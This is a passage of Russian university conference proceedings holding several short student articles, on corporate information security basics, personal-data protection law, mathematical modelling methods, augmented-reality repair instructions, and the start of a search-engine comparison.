Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В современном мире, когда многие компании перешли на цифровые технологии, информационная безопасность стала одной из наиболее важных проблем, с которыми они сталкиваются. Каждый день в мире происходят тысячи кибератак, которые могут привести к утечкам конфиденциальной информации, кражам данных и другим серьезным последствиям для бизнеса. В этой статье мы рассмотрим, зачем компаниям нужна информационная безопасность и как ее можно обеспечить.*

*информационная безопасность, кибератаки, цифровые технологии, интернет, компьютеры.*



Информационная безопасность – комплекс мер, которые нужны, чтобы защитить от утечки или взлома программы, компьютерные системы и данные. Еще так называют отрасль, которая занимается этими мерами.

Информационная безопасность – важная тема для всех, кто использует компьютеры и интернет. Защита личной информации и данных в интернете становится все более актуальной, особенно в свете увеличения количества кибератак и кражи личных данных.

Несколько интересных фактов об информационной безопасности:

1. Каждую секунду в мире происходит более 2 000 кибератак.
2. Самым распространенным паролем на 2019 год было «123456».
3. Более 90 % всех электронных писем являются спамом или содержат вирусы.
4. Хакеры могут узнать ваше местоположение, используя данные от GPS в вашем телефоне.
5. Использование открытых Wi-Fi сетей может быть опасно, так как злоумышленники могут легко получить доступ к вашим личным данным.
6. Одна из важных мер безопасности – это никогда не делиться личной информацией в социальных сетях.
7. Большинство кибератак происходят изнутри компании, то есть сотрудники являются одними из главных источников утечки данных.
8. Более 80 % пользователей интернета использует один и тот же пароль для нескольких аккаунтов, что делает их уязвимыми для хакеров.
9. Важно всегда обновлять программное обеспечение и антивирусные программы, чтобы защитить свой компьютер от новых угроз.
10. Чтение и понимание политики конфиденциальности сайта или приложения может помочь вам защитить свои личные данные.

Информационная безопасность – неотъемлемая часть нашей жизни в современном мире. Понимание основных принципов и мер безопасности поможет защитить вас и ваши данные в интернете [1].

### *Зачем компаниям нужна информационная безопасность?*

В первую очередь, информационная безопасность необходима для защиты конфиденциальной информации компании. могут быть данные о клиентах, финансовая информация, интеллектуальная собственность, коммерческие секреты и т. д. Утечка такой информации может нанести серьезный ущерб бизнесу, в том числе и финансовый. Кроме того, у компаний есть обязательства перед своими клиентами и партнерами по защите их данных.

Угрозы информационным системам можно объединить в следующие группы:

- угроза раскрытия информации;

– угроза нарушения целостности – умышленное несанкционированное или неумышленное изменение (удаление) данных, хранящихся в вычислительной системе или передаваемых из одной системы в другую;

– угроза отказа в обслуживании – блокировка доступа к некоторому ресурсу вычислительной системы.

По природе возникновения угрозы можно разделить на естественные и искусственные.

Естественные угрозы – угрозы, связанные с воздействиями на ИС объективных физических процессов или природных явлений. Искусственные угрозы – угрозы информационной системе, связанные с деятельностью человека.

Кроме того, информационная безопасность необходима для обеспечения непрерывности бизнес-процессов. Кибератаки могут привести к сбоям в работе компьютерных систем, что может привести к остановке работы компании. В некоторых случаях это может привести к значительным финансовым потерям.

Наконец, информационная безопасность важна для защиты репутации компании. Если компания становится жертвой кибератаки, это может привести к утрате доверия клиентов и партнеров.

### *Информационная безопасность в компаниях: защита от киберугроз*

Современный бизнес невозможен без использования информационных технологий. Однако, вместе с возможностями, которые они предоставляют, растут и риски. Утечки данных, кибератаки, вирусы и другие киберугрозы могут привести к серьезным финансовым потерям, повреждению репутации компании и потере доверия ее партнеров и клиентов. Поэтому безопасность информации должна быть одним из приоритетов любой компании.

Ниже мы рассмотрим основные шаги, которые помогут обеспечить информационную безопасность вашей компании [2].

#### 1. Создание культуры информационной безопасности.

Все сотрудники компании должны осознавать важность защиты информации и понимать свою роль в обеспечении безопасности данных. Для этого необходимо проводить регулярные тренинги и обучения, информировать сотрудников о новых угрозах и методах их предотвращения.

#### 2. Защита сетевой инфраструктуры.

Сетевая безопасность является одним из главных аспектов информационной безопасности. Необходимо обеспечить защиту сетевой инфраструктуры компании с помощью фаерволов, антивирусов, систем обнаружения вторжений и других инструментов.

### 3. Контроль доступа к информации.

К обработке и передаче конфиденциальной информации должны иметь доступ только сотрудники, которым это необходимо в рамках их должностных обязанностей. Для этого необходимо установить систему контроля доступа, которая позволит ограничить доступ сотрудников к конфиденциальной информации.

### 4. Резервное копирование данных.

Создание резервных копий данных является важным шагом в обеспечении информационной безопасности. Регулярное создание резервных копий позволит предотвратить потерю данных при кибератаках, сбоях оборудования и других непредвиденных ситуациях.

### 5. Регулярное тестирование систем безопасности.

Для обеспечения эффективности систем безопасности необходимо регулярно тестировать их на уязвимости. Это поможет выявить слабые места в системах и принять меры по их устранению [3].

## *Заключение*

Правильная организация информационной безопасности является ключевым фактором для успеха любой компании. Использование современных технологий и комплексный подход к защите информации помогут обезопасить бизнес от киберугроз и создать доверие у клиентов и партнеров.

## **Список используемых источников**

1. Грачева Е. А. Информационная безопасность // The Newman in Foreign Policy. 2020. № 54 (98). С. 57–59.
2. Корнев Л. В. Обеспечение информационной безопасности в условиях цифровизации // Молодой ученый. 2022. № 12 (407). С. 7–11.
3. Лободина А. С. Информационная безопасность // Молодой ученый. 2017. № 17 (151). С. 17–20.

УДК 004.056.5  
ГРНТИ 81.93.29

## ЗАЩИТА ПЕРСОНАЛЬНЫХ ДАННЫХ И ЗАКОНОДАТЕЛЬСТВО О ЗАЩИТЕ ИНФОРМАЦИИ

**Б. А. Аль-Нами, Э. Г. Омаров**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье обсуждается важность защиты персональных данных и законодательства о защите информации в современном обществе. Освещаются риски и угрозы, связанные с неправильным использованием, несанкционированным доступом или раскрытием личной и неличной информации. В статье объясняется, что защита персональных данных и законодательство о защите информации имеют решающее значение для обеспечения конфиденциальности, предотвращения кражи личных данных и мошенничества, содействия прозрачности и подотчетности, а также предотвращения дискриминации. Также приводятся примеры законодательства о защите персональных данных и информации, принятого в разных странах. Затем делается вывод о том, что организации и частные лица должны предпринять необходимые шаги для соблюдения этих законов и нормативных актов и внедрить надежные меры безопасности для защиты личной информации от возникающих угроз и рисков.*

*защита персональных данных, защита информации, законодательство, безопасность информационных систем, безопасность, мошенничество, утечки данных.*

Защита персональных данных и законодательство о защите информации являются важнейшими компонентами современного общества. Поскольку мы продолжаем все больше и больше полагаться на технологии в нашей повседневной жизни, риски для наших персональных данных и информации возрастают. Без надлежащей защиты люди подвергаются риску кражи личных данных, финансового мошенничества и даже физического вреда. Правительства во всем мире признали важность защиты персональных данных и информации и, как следствие, приняли законы и подзаконные акты для их защиты.

Процесс защиты личной информации физического лица от неправильного использования, несанкционированного доступа или разоблачения. Личная информация может включать в себя широкий спектр данных, таких как имя человека, адрес, дата рождения, номер социального страхования, финансовая информация и медицинские записи. Защита персональных данных необходима для обеспечения того, чтобы отдельные лица сохраняли свою частную жизнь, идентичность и достоинство.

Важность защита персональных данных необходима по многим причинам. Во-первых, это крайне важно для защиты частной жизни. Физические

лица имеют право хранить свою личную информацию в тайне и в безопасности, и защита персональных данных помогает обеспечить соблюдение этого права [1].

Во-вторых, защита персональных данных помогает предотвратить кражу личных данных и финансовое мошенничество. Кража личных данных происходит, когда личная информация человека похищается и используется для незаконных действий, таких как открытие банковских счетов или получение кредитных карт на имя жертвы. Законы о защите персональных данных помогают предотвратить этот вид мошенничества, требуя от организаций принятия мер безопасности для защиты персональных данных.

Наконец, защита персональных данных необходима для поддержания доверия к организациям. Когда люди уверены, что их личная информация находится в безопасности у компании или организации, они с большей вероятностью будут работать с ними. Это доверие необходимо для функционирования экономики и общества в целом.

Законодательство о защите информации относится к законам и нормативным актам, которые регулируют сбор, использование, хранение и обмен информацией. Это может включать как личную, так и неличную информацию. Законы о защите информации разработаны для защиты конфиденциальности и безопасности информации, а также для содействия прозрачности и подотчетности [2].

Важность законодательства о защите информации имеет решающее значение по многим причинам. Во-первых, это важно для защиты частной жизни отдельных лиц. Так же, как и в случае с защитой персональных данных, физические лица имеют право сохранять свою информацию конфиденциальной и защищенной [3].

Во-вторых, законодательство о защите информации способствует повышению прозрачности и подотчетности. Требуя от организаций раскрывать, как они собирают, используют и делятся информацией, отдельные лица могут принимать обоснованные решения о том, делиться своей информацией или нет. Такая прозрачность также помогает привлечь организации к ответственности за свои действия, что может помочь предотвратить злоупотребление информацией.

Следовательно, законодательство о защите информации имеет решающее значение для обеспечения того, чтобы информация не использовалась в дискриминационных целях. Ограничивая способы, с помощью которых организации могут собирать и использовать информацию, можно предотвратить дискриминацию по таким факторам, как раса, пол или религия [4].

Примеры законодательства о защите персональных данных и защите информации.

Многие страны приняли законы и подзаконные акты для защиты персональных данных и информации. Примерами могут служить Общие правила защиты данных Европейского союза (GDPR), которые применяются ко всем государствам-членам и регулируют сбор, использование и хранение персональных данных. В Соединенных Штатах Закон о переносимости и подотчетности медицинского страхования (HIPAA) регулирует сбор, использование и обмен медицинской информацией. Кроме того, Закон о защите конфиденциальности детей в Интернете (COPPA) требует, чтобы веб-сайты и онлайн-сервисы получали согласие родителей, прежде чем собирать личную информацию от детей младше 13 лет.

### *Предпринятые действия, связанные с защитой персональных данных*

Защита персональных данных сложная задача, требующая участия различных субъектов, включая отдельных лиц, организации и правительства. В последние годы было предпринято несколько мер, связанных с защитой персональных данных, как на национальном, так и на международном уровнях. Некоторые из наиболее значительных действий заключаются в следующем:

- Принять национальные законы о защите персональных данных, такие как Федеральный закон России «О персональных данных», в котором определены обязанности организаций, обрабатывающих персональные данные, и права отдельных лиц.

- Внедрить меры безопасности для защиты персональных данных от несанкционированного доступа, раскрытия и уничтожения, такие как технические меры, такие как шифрование и контроль доступа, и организационные меры, такие как учебные программы и усилия по повышению осведомленности.

- Повысить осведомленность о конфиденциальности, проводя информационные кампании, образовательные программы и предоставляя четкие и понятные политики конфиденциальности [5].

В целом, защита персональных данных требует многогранного подхода, который включает в себя принятие законов и нормативных актов, создание надзорных органов, внедрение мер безопасности и повышение осведомленности о правах на неприкосновенность частной жизни и рисках. Эти шаги необходимы для уважения и защиты частной жизни отдельных лиц [6].

Защита персональных данных и информации необходима для обеспечения конфиденциальности, прозрачности, подотчетности и предотвращения неправильного использования личной и неличной информации. Правительства и организации должны продолжать обновлять и укреплять законы и нормативные акты, чтобы идти в ногу с постоянно меняющимся ландшафтом конфиденциальности и безопасности данных. Частные лица также могут предпринять шаги для защиты своей личной информации. Расставляя

приоритеты и усиливая меры по защите лиц, мы можем защитить частную информацию, предотвратить мошенничество и кражу, а также укрепить доверие и подотчетность в организациях.

#### Список используемых источников

1. Федеральный закон от 27.07.2006 N 149-ФЗ «Об информации, информационных технологиях и о защите информации» (ред. от 29.12.2022 с изм. и доп., вступ. в силу с 15.03.2023).
2. Постановление Правительства Российской Федерации от 13 февраля 2019 г. №146 «Об утверждении Правил организации и осуществления государственного контроля и надзора за обработкой персональных данных» // СЗ РФ. 18.02.2019. №7. Ст. 673.
3. Определение Верховного суда Российской Федерации от 24 июня 2015г. № 18-АПГ15-7. URL: [http://www.vsrp.ru/stor\\_pdf.php?id=1350850](http://www.vsrp.ru/stor_pdf.php?id=1350850) (дата обращения 15.03.2023).
4. Корнев И. Защита персональных данных в международном контексте // 22 ноября 2018 года. URL: <https://www.advgazeta.ru/mneniya/zashchita-personalnykh-dannykh-v-mezhdunarodnom-kontekste/> (дата обращения 15.03.2023).
5. Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation) (Text with EEA relevance) // ОЖ N L119, 04.05.2016. С. 1–88.
6. Кудашкин Я. В. Правовое обеспечение безопасности обработки персональных данных в сети Интернет. М. : МГУ, 2019. 199 с.

УДК 004.94  
ГРНТИ 28.17.19

## МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ, СОВРЕМЕННЫЕ МЕТОДЫ И ИХ ПРИМЕНЕНИЕ В РЕШЕНИЕ РЕАЛЬНЫХ ЗАДАЧ

**Б. А. Аль-Нами, А. Б. Петров**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Тема математического моделирования, современных методов и их применения в решении реальных задач в настоящее время является актуальной. Среди проблем, связанных с данной темой, можно выделить необходимость создания более точных и эффективных математических моделей, а также расширения областей их применения. Кроме того, актуальным является вопрос о разработке новых алгоритмов и технологий для улучшения качества моделирования и ускорения процесса получения результатов.*

*математическое моделирование, математическая модель, дневник наблюдения, математический дневник, задачи из реальной жизни.*

В настоящее время математического моделирования является неотъемлемой частью различных областей науки, техники и бизнеса. Оно позволяет предсказывать поведение систем, оценивать эффективность различных решений и оптимизировать процессы. В этой статье мы рассмотрим современные методы математического моделирования и их применение в решение реальных задач.

Одним из наиболее распространенных методов математического моделирования является метод конечных элементов. Он используется в различных областях, таких как механика, электротехника, теплопередача и другие. Метод конечных элементов позволяет приближенно решать уравнения, описывающие поведение системы. Для этого область, в которой рассматривается система, разбивается на множество малых элементов. В каждом элементе решается уравнение, а затем полученные решения объединяются для получения общего решения системы. Метод конечных элементов позволяет с достаточной точностью решать сложные задачи, такие как расчет прочности конструкций, моделирование электромагнитных полей, оптимизация формы объектов и многие другие. Еще одним важным методом математического моделирования является метод Монте-Карло [1]. Он используется для моделирования случайных процессов и предсказания вероятностей их исходов. Метод Монте-Карло основан на использовании случайных чисел и проведении множества экспериментов. В результате получаются статистические данные, которые позволяют оценить вероятность различных исходов. Метод Монте-Карло широко используется в финансовой математике для моделирования цен на акции, опционы и другие финансовые инструменты. Он также используется в медицине для моделирования действия лекарств и в других областях. Он используется для моделирования случайных процессов и предсказания вероятностей их исходов. Метод Монте-Карло основан на использовании случайных чисел и проведении множества экспериментов. В результате получаются статистические данные, которые позволяют оценить вероятность различных исходов. Метод Монте-Карло широко используется в финансовой математике для моделирования цен на акции, опционы и другие финансовые инструменты. Он также используется в медицине для моделирования действия лекарств и в других областях. Еще одним методом математического моделирования, который получил широкое распространение в последнее время, является машинное обучение. Оно позволяет компьютеру «обучаться» на основе большого количества данных и создавать модели, которые могут предсказывать результаты или делать решения на основе новых данных [2]. Машинное обучение используется во многих областях, таких как финансы, медицина, промышленность и многие другие. Например, в медицине машинное обучение может использоваться для анализа медицинских изображений, выявления заболеваний и предсказания эффективности лечения. В финансовой области машинное



обучение может помочь в предсказании рисков и принятии решений в инвестиционной деятельности. Еще одним методом математического моделирования является компьютерное моделирование. Оно используется для создания виртуальных прототипов новых продуктов или процессов. Компьютерное моделирование может быть использовано для симуляции производственных процессов, оптимизации производства или тестирования новых продуктов. Компьютерное моделирование также может использоваться в научных исследованиях для изучения сложных физических процессов, таких как динамика атмосферы, поведение геологических формаций и многих других. Этот метод моделирования позволяет ученым получать информацию о процессах, которые трудно или невозможно наблюдать в реальном времени. Одним из самых распространенных приложений компьютерного моделирования является моделирование климата. Моделирование климата позволяет ученым изучать процессы, которые влияют на изменение климата, и предсказывать будущие изменения. Эта информация может быть использована для разработки политики в области климата и управления ресурсами. Таким образом, математическое моделирование является важным инструментом для решения реальных задач в различных областях. С помощью математического моделирования ученые и инженеры могут изучать сложные системы, предсказывать результаты и создавать новые продукты и технологии. И с появлением новых методов, таких как машинное обучение и компьютерное моделирование, математическое моделирование становится все более мощным и универсальным.

Конечно, можно добавить еще несколько методов математического моделирования и их применение в решение реальных задач

#### *Метод математического моделирования – оптимизация*

Она используется для нахождения оптимальных решений в различных областях, таких как экономика, производство, логистика и др. Оптимизация позволяет находить решения, которые минимизируют затраты или максимизируют прибыль, учитывая ограничения, которые накладываются на систему. Например, в производственной сфере оптимизация может использоваться для оптимизации производственных процессов, управления запасами и оптимизации логистики. В экономике оптимизация может помочь в принятии решений по распределению ресурсов и оптимизации налоговой политики [3].

#### *Метод – Стохастическое моделирование*

Оно используется для моделирования систем, в которых результаты неопределенны или случайны. Стохастическое моделирование используется в финансовой математике, для оценки рисков в инвестициях, в науке о материалах, для изучения случайных процессов и т. д. Наконец, еще одним

методом математического моделирования является системная динамика. Она используется для изучения сложных систем, в которых взаимодействие между элементами системы является ключевым фактором. Системная динамика может быть использована для моделирования экономических систем, экосистем, социальных систем и т. д. Таким образом, существует множество методов математического моделирования, которые могут быть применены в различных областях, таких как наука, инженерия, экономика, финансы, медицина и многие другие. Каждый метод имеет свои преимущества и недостатки, и выбор метода зависит от конкретной задачи и доступных данных. Однако, в целом, математическое моделирование является мощным инструментом, который может помочь в принятии важных решений и создании новых продуктов и технологий. Кроме того, математическое моделирование позволяет протестировать идеи и гипотезы, которые могут быть слишком сложны для анализа в реальной жизни. Моделирование также может помочь установить связь между различными переменными и выявить причинно-следственные связи. Это может быть полезным в прогнозировании будущих трендов и развития событий. Более того, математическое моделирование может помочь сократить затраты на исследования и разработки, а также снизить время, необходимое для достижения желаемых результатов [4]. Это связано с тем, что математические модели могут использоваться для проведения виртуальных экспериментов, которые могут заменить реальные физические испытания. не только экономически эффективно, но также может сократить риск возможных неприятностей, связанных с физическими испытаниями.

Кроме того, математические модели могут использоваться для оптимизации процессов, таких как производственные процессы или управление ресурсами, что также может привести к существенным экономическим выгодам. Например, оптимизация производственных процессов может помочь увеличить производительность, сократить затраты на материалы и энергию, а также снизить нагрузку на окружающую среду [5].

В целом, математическое моделирование является мощным инструментом, который может помочь существенно снизить затраты и ускорить процессы в различных областях деятельности, от науки и технологий до бизнеса и промышленности.

### *Заключение*

Математическое моделирование является важным инструментом, который может применяться в различных областях, включая науку, технологии, бизнес и промышленность. Позволяет проводить виртуальные эксперименты и оптимизировать процессы, что помогает снизить затраты, ускорить достижение желаемых результатов и уменьшить риск возможных неприят-

ностей. Более того, математическое моделирование является одним из ключевых инструментов, используемых в научных исследованиях и разработках, и может значительно ускорить процесс создания новых продуктов и технологий.

#### Список используемых источников

1. Ким Р. Б. Как научить решать реальные жизненные задачи по математике через ведение математического дневника саморефлексии // Молодой ученый. 2022. № 20 (415). С. 583–586.
2. Колетвинов Д. С. Обзор научных методов сбора и обработки информации // Молодой ученый. 2020. № 3 (293). С. 157–159.
3. Октаева Е. В. Математические модели и методы оценки рисков // Молодой ученый. 2016. № 15 (119). С. 310–313.
4. Звягин Л. С. Математическое моделирование комплексных экономических процессов // Зebra. 2015. С. 23–29.
5. Fuchs L., Fuchs D. Teaching third graders about real-life mathematical problem solving: A randomized controlled study // The Elementary School Journal. 2006. № 106 (4). PP. 293–311.

УДК 004.925.8  
ГРНТИ 28.17.33

## РАЗРАБОТКА ВИРТУАЛЬНОЙ ИНСТРУКЦИИ ДЛЯ ОБСЛУЖИВАНИЯ И РЕМОНТА РАЗЛИЧНЫХ УСТРОЙСТВ И ОБОРУДОВАНИЯ С ИСПОЛЬЗОВАНИЕМ ТЕХНОЛОГИЙ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ

**Б. А. Аль-Нами, А. А. Попова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассказывается о технологиях дополнительной реальности, которые помогают в разработке виртуальных инструкций. Описаны преимущества и недостатки, алгоритм разработки виртуальной инструкции, демонстрация различных устройств и сокращение времени на ремонт оборудования. А также показано, что с помощью виртуальной инструкции, технические специалисты могут быстрее и эффективнее диагностировать и исправить неисправности.*

*виртуальная реальность, очки виртуальной реальности, дополненная реальность, смешанная реальность.*

Разработка виртуальной инструкции для обслуживания и ремонта различных устройств и оборудования с использованием технологий дополненной реальности является одним из наиболее перспективных направлений в области обслуживания и ремонта техники. Данный подход позволяет существенно повысить эффективность и скорость проведения ремонтных работ, а также снизить вероятность ошибок.

Преимущества и недостатки использования технологий дополненной реальности в разработке виртуальной инструкции для обслуживания и ремонта различных устройств и оборудования [1].

Одним из главных преимуществ использования технологий дополненной реальности является возможность создания более наглядной и понятной инструкции для пользователей. С помощью технологий дополненной реальности можно добавлять дополнительные элементы в реальное окружение, что позволяет демонстрировать работу устройства на примере реальных объектов. Это существенно повышает эффективность обучения и позволяет быстрее и лучше усвоить информацию.

Кроме того, технологии дополненной реальности могут существенно сократить время на проведение ремонтных работ. Пользователь может использовать инструкцию в режиме реального времени, непосредственно на объекте ремонта, и таким образом быстро получить необходимую информацию [2].

Однако, следует отметить, что разработка виртуальной инструкции с использованием технологий дополненной реальности может быть затратной. Необходимо разрабатывать специальное программное обеспечение и обучать пользователей его использованию.

#### *Разработка алгоритма создания виртуальной инструкции с использованием технологий дополненной реальности*

Для создания виртуальной инструкции с использованием технологий дополненной реальности необходимо следовать определенному алгоритму. Во-первых, необходимо провести анализ устройства и оборудования, которое будет использоваться в программе. Это включает в себя изучение основных компонентов, принципов работы, типовых неисправностей и их устранение.

Далее, разработчики должны определить формат программы, который наилучшим образом подойдет для конкретного устройства. В некоторых случаях лучше использовать трехмерную модель, в других – 2D-изображения или комбинацию обоих форматов. Разработчики также должны определить, какие элементы устройства следует отображать в программе, какие процессы нужно демонстрировать, и какая информация должна быть представлена пользователю.

Затем, необходимо разработать интерфейс пользователя, который позволит пользователям легко найти и получить доступ к нужной информации. Разработчики также могут добавить в программу функцию поиска, которая поможет пользователям быстро найти нужный процесс или компонент [3].

Далее, следует создать трехмерную модель или 2D-изображение устройства, которое будет использоваться в программе. В некоторых случаях, если устройство является сложным, может потребоваться создание нескольких моделей или изображений.

После создания модели или изображения, разработчики должны добавить необходимую информацию в программу, такую как текстовые описания, видео-инструкции или голосовые комментарии

Важно убедиться, что информация предоставляется в понятном и доступном формате, чтобы пользователи могли легко понимать, что делать.

### *Демонстрация работы различных устройств*

Одним из наиболее важных преимуществ использования технологий дополненной реальности в разработке виртуальной инструкции является возможность демонстрации работы различных устройств на реальных объектах. Пользователи могут получить детальную информацию о том, как устройство работает, и какие процессы нужно выполнить для обслуживания и ремонта.

Например, при обслуживании и ремонте автомобиля пользователь может использовать виртуальную инструкцию для демонстрации работы двигателя, системы охлаждения, трансмиссии и т.д. Все это позволяет быстрее и более эффективно устранять неисправности и проводить обслуживание автомобиля.

### *Сокращение времени на ремонт оборудования*

Использование виртуальной инструкции для обслуживания и ремонта устройств может значительно сократить время, необходимое на ремонт и обслуживание оборудования. Это особенно важно для промышленного оборудования, которое может быть очень сложным и требовать специальных навыков и знаний.

Это также позволяет сократить время, которое потребуется на обучение новых сотрудников, так как виртуальная инструкция может служить удобным инструментом обучения [4].

### *Вывод*

Разработка виртуальной инструкции для обслуживания и ремонта различных устройств и оборудования с использованием технологий дополненной реальности является одним из наиболее перспективных направлений

в области обслуживания и ремонта техники. Данный подход позволяет существенно повысить эффективность и скорость проведения ремонтных работ, а также снизить вероятность ошибок. Однако, следует учитывать, что разработка виртуальной инструкции требует дополнительных затрат на разработку программного обеспечения и обучение сотрудников.

Кроме того, использование технологий дополненной реальности также может ограничиваться техническими ограничениями, связанными с оборудованием пользователя, таким как мощность графического процессора, объем оперативной памяти и т. д. В связи с этим, необходимо тщательно оценить технические возможности пользователя перед использованием виртуальной инструкции.

Несмотря на эти ограничения, преимущества использования виртуальной инструкции с помощью технологий дополненной реальности перевешивают недостатки и делают этот подход очень перспективным. Он позволяет повысить качество и эффективность ремонтных работ, уменьшить время на обучение и снизить количество ошибок при выполнении инструкций.

Таким образом, использование технологий дополненной реальности в разработке виртуальной инструкции для обслуживания и ремонта различных устройств и оборудования является актуальной и перспективной темой в области обслуживания и ремонта техники. Для эффективной реализации данного подхода необходимо учитывать технические возможности пользователей, проводить тщательную разработку программного обеспечения и обучение сотрудников.

#### Список используемых источников

1. Рахматуллаев А. Н. Технология виртуальной реальности // Молодой ученый. 2021. № 18 (360). С. 50–58.
2. Могилевец Ф. А. Опыт применения дополненной реальности в системах технического обслуживания и ремонта энергопредприятий // Техническое обслуживание и ремонт. 2019. № 5. С. 41–42.
3. Технологии виртуальной реальности для российской промышленности [Электронный ресурс]. URL: <https://korusconsulting.ru/press-center/publications/tehnologii-virtualnoy-realnosti-dlya-rossiyskoy-promyshlennosti/> (дата обращения 21.03.2023).
4. Поддубная, З. М. Применение виртуальной реальности в наномаркетинге // Молодой ученый. 2020. № 17 (307). С. 392–394.

УДК 004

ГРНТИ 20.00; 06.54.31; 20.23.21

## СРАВНИТЕЛЬНЫЙ АНАЛИЗ СОВРЕМЕННЫХ ИНФОРМАЦИОННО ПОИСКОВЫХ СИСТЕМ

**Б. А. Аль-Нами, Д. Г. Попугаев, В. В. Уласик**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Информационно-поисковые системы являются важной частью информационных технологий. Предоставляя огромную среду для обработки, сортировки, размещения, фильтрации и поиска огромных массивов структурированных данных, они имеют большую популярность среди обычных пользователей компьютерной техники. Появление множества поисковых систем даёт свободу выбора и подбора подходящего варианта для дальнейшего пользования, а также возможность проведения сравнительного анализа по актуальным критериям.*

*интернет, компьютерные сети, информационные технологии, поисковые системы.*

Несмотря на то, что информационно-поисковые системы (ИПС) появились не один десяток лет назад, они продолжают быть актуальными и необходимыми для повседневной жизни почти всего человечества, при этом являясь обязательной частью Интернета. Тем не менее на сегодняшний день они представляют собой огромное количество алгоритмов, а также компьютерных программ, реализующих их, предоставляя возможность пользователю достаточно быстрого доступа к запрашиваемой информации при помощи поиска в широком разнообразии доступных данных. Главной целью каждой ИПС является поиск релевантной информации, то есть соответствующей, актуальной запросу и информационным потребностям клиента. Ведь важно в результате поиска ничего не потерять и не упустить какой-либо информации, то есть найти все документы, которые относятся к запросу. Поэтому важной характеристикой такого поиска является именно релевантность [1].

На рынке представлен большой выбор современных информационно-поисковых систем, отличающихся между собой по различным параметрам. Ниже (рис. 1) представлен рейтинг наиболее используемых поисковых систем в России за январь 2023 года согласно данным Similarweb [2]. Можно заметить, что, имея большой выбор, россияне в основном ограничиваются использованием таких информационно-поисковых систем как Google и Yandex. Процент применения остальных ИПС практически незначителен.

Подобное преимущество пользования вышеуказанных ИПС основывается на их достоинствах, соответствующих критериям оценки любой информационно-поисковой системы.

Любую ИПС можно проанализировать и оценить по трём основным параметрам: функциональной пригодности, результатам поиска и удобства.

Параметр «Функциональная пригодность» подразумевает возможность ИПС решать нужный набор задач, а также вести расширенную форму поиска.

На рис. 1 представлена наиболее используемые поисковые системы в России за январь 2023 г.




Рис. 1. Рейтинг поисковых систем в России

Параметр «Результат поиска», направлен на рассмотрение каких-либо данных, полученных в результате запроса. В данном случае, можно проанализировать ИПС со стороны полноты поиска, то есть числа выданных поисковой системой релевантных документов относительно общего числа таких релевантных документов, точности поиска, то есть отношения полученных релевантных документов к общему числу документов, выданных ИПС. В этом параметре также происходит исследование актуальности и понятности полученной информации, а также наличия ИПС дополнительных фильтров для запроса.

Параметр «Удобство» позволяет рассмотреть практичность и эргономичность ИПС [3].

На основе вышеуказанных параметров, можно создать аналитическую модель для ИПС (рис. 2).






Рис. 2. Аналитическая модель ИПС
